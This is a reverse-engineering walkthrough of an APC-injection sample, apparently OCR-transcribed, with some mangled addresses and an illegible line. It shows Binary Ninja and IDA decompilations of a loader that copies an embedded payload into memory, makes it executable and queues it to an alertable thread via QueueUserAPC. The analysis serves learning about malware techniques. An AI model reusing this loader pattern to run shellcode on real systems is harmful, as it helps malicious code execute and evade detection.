
We are going to analyse APC-Injection technique, we will do it by using Binary Ninja and IDA PRO since we want to learn both decompilers usage.

Binary Ninja

Upon loading the sample into Binary Ninja, it shows us the main function of the program. We have opened 2 views, 1 HLIL and 1 Disassembly view. This is the view that I personally like the most, since the left view is meant for readability and the right view is to understand what is happening at a lower level. (ASM)



Analyse Main Function Part 1

By analysing the main subroutine, we are able to conclude several key points.
`zq.q`, zero-extended qword (8 bytes) this means it will add the unsigned int (number) to the variable `var_dwThreadId` before we are going to dive into that subroutine, we first want to get a better understanding what `AlterableFunction5()` does and why it's being called.

```
1400010e0  int32_t main(...)

1400010f1      void var_48
1400010f1      int64_t rax_1 = __security_cookie ^ &var_48
14000100       int32_t var_dwThreadId  // lpThreadId holds the ThreadId int
140001100      int32_t* lpThreadId = &var_dwThreadId
1400010f       // Thread runs immediately after creation
1400010f       enum THREAD_CREATION_FLAGS dwCreationFlags = THREAD_CREATE_RUN_IMMEDIATELY
14000115       var_dwThreadId = 0
1400011b       // The newly created Thread will start another subroutine
1400011b       // (AlertableFunction5)
1400011b       HANDLE rax_2 = CreateThread(lpThreadAttributes: nullptr, dwStackSize: 0, lpStartAddress: AlertableFunction5, lpParameter: nullptr, dwCreationFlags, lpThreadId)
```

Analyse AlertableFuntion5

- CreateEventW() Function Calls: The subroutine calls `CreateEventW()` twice, each time creating an event object. This function is indeed responsible for creating event objects in

Windows. The parameters passed (`lpEventAttributes` , `bManualReset` , `bInitialState` , `lpName`) specify the attributes of the event to be created.

- Comparison with 0: After the `CreateEventW()` calls, the return values (handles to the event objects) are stored in the `rax` and `rax_1` variables. The subsequent code then checks if both handles are not equal to 0. This check ensures that both `CreateEventW()` calls were successful in creating valid event objects. If either of them failed, the handle returned would be `NULL` (0), indicating failure.
- RAX : The comparison `if (rax != 0 && rax_1 != 0)` indeed checks whether the `rax` and `rax_1` registers hold valid handles to the event objects.
- SingleObjectAndWait() : This WinAPI is responsible for waiting on the event infinitely and make the event in an alterable state.

```
140001070  void AlertableFunction5(...)

140001084      HANDLE rax = CreateEventW(lpEventAttributes: nullptr, bManualReset: 0, bInitialState: 0, lpName: nullptr)
140001097      HANDLE rax_1 = CreateEventW(lpEventAttributes: nullptr, bManualReset: 0, bInitialState: 0, lpName: nullptr)
1400010a8      if (rax != 0 && rax_1 != 0)
1400010bc          SignalObjectAndWait(hObjectToSignal: rax, hObjectToWaitOn: rax_1, dwMilliseconds: 0xffffffff, bAlertable: 1)
1400010c5          CloseHandle(hObject: rax)
1400010ce          CloseHandle(hObject: rax_1)
```

We now know, that this function is responsible for creating an event in alterable mode. Since we have gained this information, we can go back to the main subroutine and further analyze it's purpose.

Analyse Main Function Part 2

Since we have analysed `AlterableFunction5` , we can now say that there will be a thread created in an alterable state.

```
1400010e0  int32_t main(...)

1400010f1      void var_48
1400010f1      int64_t rax_1 = __security_cookie ^ &var_48
14001100       int32_t var_dwThreadId  // lpThreadId holds the ThreadId int
14001100       int32_t* lpThreadId = &var_dwThreadId
1400110f       // Thread runs immediately after creation
1400110f       enum THREAD_CREATION_FLAGS dwCreationFlags = THREAD_CREATE_RUN_IMMEDIATELY
14001115       var_dwThreadId = 0
1400111b       // The newly created Thread will start another subroutine
1400111b       // (AlertableFunction5)
1400111b       HANDLE rax_2 = CreateThread(lpThreadAttributes: nullptr, dwStackSize: 0, lpStartAddress: AlertableFunction5, lpParameter: nullptr, dwCreationFlags, lpThreadId)
14001127       if (rax_2 != 0)
14001138           printf(_Format: "[+] Alertable Target Thread Crea…", zx.q(var_dwThreadId))
14001144           [illegible]
1400114e           enum PAGE_PROTECTION_FLAGS lpflOldProtect = 0
1400115e           PAPCFUNC rax_3 = VirtualAlloc(lpAddress: nullptr, dwSize: 0x110, flAllocationType: MEM_COMMIT | MEM_RESERVE, flProtect: PAGE_READWRITE)
14001164           PAPCFUNC rbx_1 = rax_3
1400116a           if (rax_3 != 0)
14001170               uint8_t* rcx_1 = &Payload
14001177               int64_t i_1 = 2
1400117d               int64_t i
14001180               do
14001187                   rax_3 = rax_3 + 0x80
1400118a                   int128_t zmm0 = *rcx_1
14001191                   rcx_1 = &rcx_1[0x80]
14001199                   *(rax_3 - 0x80) = zmm0
1400119f                   *(rax_3 - 0x70) = *(rcx_1 - 0x70)
140001a1                   *(rax_3 - 0x60) = *(rcx_1 - 0x60)
140001a9                   *(rax_3 - 0x50) = *(rcx_1 - 0x50)
140001b1                   *(rax_3 - 0x40) = *(rcx_1 - 0x40)
140001b9                   *(rax_3 - 0x30) = *(rcx_1 - 0x30)
140001c1                   *(rax_3 - 0x20) = *(rcx_1 - 0x20)
140001c9                   *(rax_3 - 0x10) = *(rcx_1 - 0x10)
140001cd                   i = i_1
140001cd                   i_1 = i_1 - 1
140001d1               while (i != 1)
140001e0               *rax_3 = *rcx_1
140001e3               printf(_Format: "\t[i] Payload Written To : 0x%p …", rbx_1, i_1)
14001203               if (VirtualProtect(lpAddress: rbx_1, dwSize: 0x110, flNewProtect: PAGE_EXECUTE_READWRITE, lpflOldProtect: &lpflOldProtect) != 0)
1400120c                   printf(_Format: "\t[#] Press <Enter> To Run ... ")
14001211                   getchar()
14001228                   if (QueueUserAPC(pfnAPC: rbx_1, hThread: rax_2, dwData: 0) != 0)
14001231                       printf(_Format: "[+] DONE \n")
```

Thread Creation:

- A thread is created using `CreateThread` .

- The function `AlertableFunction5` is designated as the entry point.
- If thread creation is successful, the Thread ID is printed.

Memory Allocation and Payload Initialization:

- Memory is allocated using `VirtualAlloc`.
- The payload is copied into the allocated memory in blocks of 128 bytes.
- Details of payload copying and memory address are printed.

Memory Protection and Execution:

- Memory protection is changed to allow payload execution.
- User input is prompted before payload execution.
- APC object is created to execute the payload.
- Successful execution confirmation is printed.

Thread Synchronization and Completion:

- The main thread waits for the APC execution to finish.
- User prompt to exit is displayed.

The code involves creating a thread, allocating memory for payload, copying payload to memory, changing memory protection for payload execution, executing payload using APC, and waiting for execution to complete.

```
1400010e0  int32_t main(...)

1400010f1      void var_48
1400010f1      int64_t rax_1 = __security_cookie ^ &var_48
14000110e      int32_t var_dwThreadId  // lpThreadId holds the ThreadId int
14000110e      int32_t* lpThreadId = &var_dwThreadId
14000110f      // Thread runs immediately after creation
14000110f      enum THREAD_CREATION_FLAGS dwCreationFlags = THREAD_CREATE_RUN_IMMEDIATELY
140001115      var_dwThreadId = 0
14000111b      // The newly created Thread will start another subroutine
14000111b      // (AlertableFunction5)
14000111b      HANDLE rax_2 = CreateThread(lpThreadAttributes: nullptr, dwStackSize: 0, lpStartAddress: AlertableFunction5, lpParameter: nullptr, dwCreationFlags, lpThreadId)
140001127      if (rax_2 != 0)
140001138          // print TID (Thread ID)
140001138          printf(_Format: "[+] Alertable Target Thread Crea…", zx.q(var_dwThreadId))
140001144          printf(_Format: "[i] Running Apc Injection Functi…")
14000114e          enum PAGE_PROTECTION_FLAGS lpflOldProtect = 0
14000115e          PAPCFUNC rax_3 = VirtualAlloc(lpAddress: nullptr, dwSize: 272, flAllocationType: MEM_COMMIT | MEM_RESERVE, flProtect: PAGE_READWRITE)
140001164          PAPCFUNC rbx_1 = rax_3
14000116a          // Checking if thread creation was successful
14000116a          if (rax_3 != 0)
140001170              uint8_t* rcx_1 = &Payload
140001177              int64_t i_1 = 2
1400011d1              int64_t i
1400011d1              do
140001180                  rax_3 = rax_3 + 128
140001187                  // Loads payload array source address to zmm0
140001187                  int128_t zmm0 = *rcx_1
14000118a                  // Moves pSrc to next 128 bytes
14000118a                  rcx_1 = &rcx_1[128]
140001191                  *(rax_3 - 0x80) = zmm0
140001199                  // This process repeats for a total of 8 blocks of 16
140001199                  // bytes each (128 bytes in total), effectively
140001199                  // copying 128 bytes of data in each iteration.
140001199                  *(rax_3 - 112) = *(rcx_1 - 112)
1400011a1                  *(rax_3 - 96) = *(rcx_1 - 96)
1400011a9                  *(rax_3 - 80) = *(rcx_1 - 80)
1400011b1                  *(rax_3 - 64) = *(rcx_1 - 64)
1400011b9                  *(rax_3 - 48) = *(rcx_1 - 48)
1400011c1                  *(rax_3 - 32) = *(rcx_1 - 32)
1400011c9                  *(rax_3 - 16) = *(rcx_1 - 16)
1400011cd                  i = i_1
1400011cd                  i_1 = i_1 - 1
1400011d1              while (i != 1)
1400011e0              *rax_3 = *rcx_1
1400011e3              // Display Memory address of the last iteration
1400011e3              printf(_Format: "\t[i] Payload Written To : 0x%p …", rbx_1, i_1)
140001203              // Change to RW -> RWX (Give payload execute permissions)
140001203              if (VirtualProtect(lpAddress: rbx_1, dwSize: 0x110, flNewProtect: PAGE_EXECUTE_READWRITE, lpflOldProtect: &lpflOldProtect) != 0)
14000120c                  printf(_Format: "\t[#] Press <Enter> To Run ... ")
140001211                  // Creates APC object pointing to RWX memory address
140001211                  // & Thread Object (Alterable)
140001211                  getchar()
140001228                  if (QueueUserAPC(pfnAPC: rbx_1, hThread: rax_2, dwData: 0) != 0)
140001231                      printf(_Format: "[+] DONE \n")
14000123e                      WaitForSingleObject(hHandle: rax_2, dwMilliseconds: 0xffffffff)
14000124b                      printf(_Format: "[#] Press <Enter> To Quit ... ")
140001250                      getchar()
140001276      return __security_check_cookie(rax_1 ^ &var_48)
```

IDA

I only will show the steps without to much explanation.

AlterableFunction5

```
unsigned int __fastcall AlertableFunction5(void *a1)
{
  HANDLE hEven1; // rdi
  HANDLE hEvent2; // rax
  void *v3; // rbx

  hEven1 = CreateEventW(0i64, 0, 0, 0i64);    // 0i64 == 0
  hEvent2 = CreateEventW(0i64, 0, 0, 0i64);
  v3 = hEvent2;
  if ( hEven1 && hEvent2 )
  {
    SignalObjectAndWait(hEven1, hEvent2, 0xFFFFFFFF, 1);
    CloseHandle(hEven1);
    LODWORD(hEvent2) = CloseHandle(v3);
  }
  return (unsigned int)hEvent2;
}
```

Main Function

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  HANDLE hThread; // rdi
  void (__fastcall *ppBuffer)(unsigned __int64); // rax
  void (__fastcall *pBuffer)(unsigned __int64); // rbx
  unsigned __int8 *pPayload; // rcx
  __int64 increment_payload; // r8
  __int128 v8; // xmm0
  unsigned int ThreadId; // [rsp+30h] [rbp-18h] BYREF
  unsigned int flOldProtect; // [rsp+34h] [rbp-14h] BYREF

  ThreadId = 0;
  hThread = CreateThread(0i64, 0i64, AlertableFunction5, 0i64, 0, &ThreadId);
  if ( !hThread )
    return 0;
  printf("[+] Alertable Target Thread Created With Id : %d \n", ThreadId);
  printf("[i] Running Apc Injection Function ... \n");
  flOldProtect = 0;
  ppBuffer = (void (__fastcall *)(unsigned __int64))VirtualAlloc(0i64, 0x110ui64, 0x3000u, 4u);
  pBuffer = ppBuffer;
  if ( ppBuffer )
  {
    pPayload = Payload;
    increment_payload = 2i64;                   // 2i64 == 2
    do
    {
      ppBuffer = (void (__fastcall *)(unsigned __int64))((char *)ppBuffer + 128);
      v8 = *(_OWORD *)pPayload;
      pPayload += 128;
      *((_OWORD *)ppBuffer - 8) = v8;
      *((_OWORD *)ppBuffer - 7) = *((_OWORD *)pPayload - 7);
      *((_OWORD *)ppBuffer - 6) = *((_OWORD *)pPayload - 6);
      *((_OWORD *)ppBuffer - 5) = *((_OWORD *)pPayload - 5);
      *((_OWORD *)ppBuffer - 4) = *((_OWORD *)pPayload - 4);
      *((_OWORD *)ppBuffer - 3) = *((_OWORD *)pPayload - 3);
      *((_OWORD *)ppBuffer - 2) = *((_OWORD *)pPayload - 2);
      *((_OWORD *)ppBuffer - 1) = *((_OWORD *)pPayload - 1);
      --increment_payload;
    }
    while ( increment_payload );
    *(_OWORD *)ppBuffer = *(_OWORD *)pPayload;
    printf("\t[i] Payload Written To : 0x%p \n", pBuffer);
    if ( VirtualProtect(pBuffer, 0x110ui64, 0x40u, &flOldProtect) )
    {
      printf("\t[#] Press <Enter> To Run ... ");
      getchar();
      if ( QueueUserAPC(pBuffer, hThread, 0i64) )
      {
        printf("[+] DONE \n");
        WaitForSingleObject(hThread, 0xFFFFFFFF);
        printf("[#] Press <Enter> To Quit ... ");
        getchar();
        return 0;
      }
    }
  }
  return -1;
}
```